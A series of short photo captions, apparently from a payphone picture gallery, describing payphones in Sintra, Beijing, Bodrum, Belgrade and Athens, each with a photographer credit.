
Payphones From All Over



Portugal. Located outside Pena Palace and the Moorish Castle in Sintra, it somehow seems to fit right in.

Photo by nxl4


Payphones From All Over



China. Outside the Summer Palace in Beijing and fitting in even more.

Photo by Patrik Sahlin


Eurasian Payphones



Turkey. No question about it - this is one weird payphone to walk towards in the city of Bodrum. But if you can get over the initial fear, it looks like the phone itself is more than capable of handling any dialing challenge you throw its way.

Photo by Cem "camelgun" Gunal


Eurasian Payphones



Serbia. Found in the biting cold in the middle of Belgrade, this basic card-only model is operated by Telekom Srbija.

Photo by Flipchan


Eurasian Payphones



Greece. An indisputably incredible sight to greet anyone who just happens to be looking for a phone. These four card-only phones (one of which is a different model) were seen around the central Athens area.

Photo by Sam Pursglove

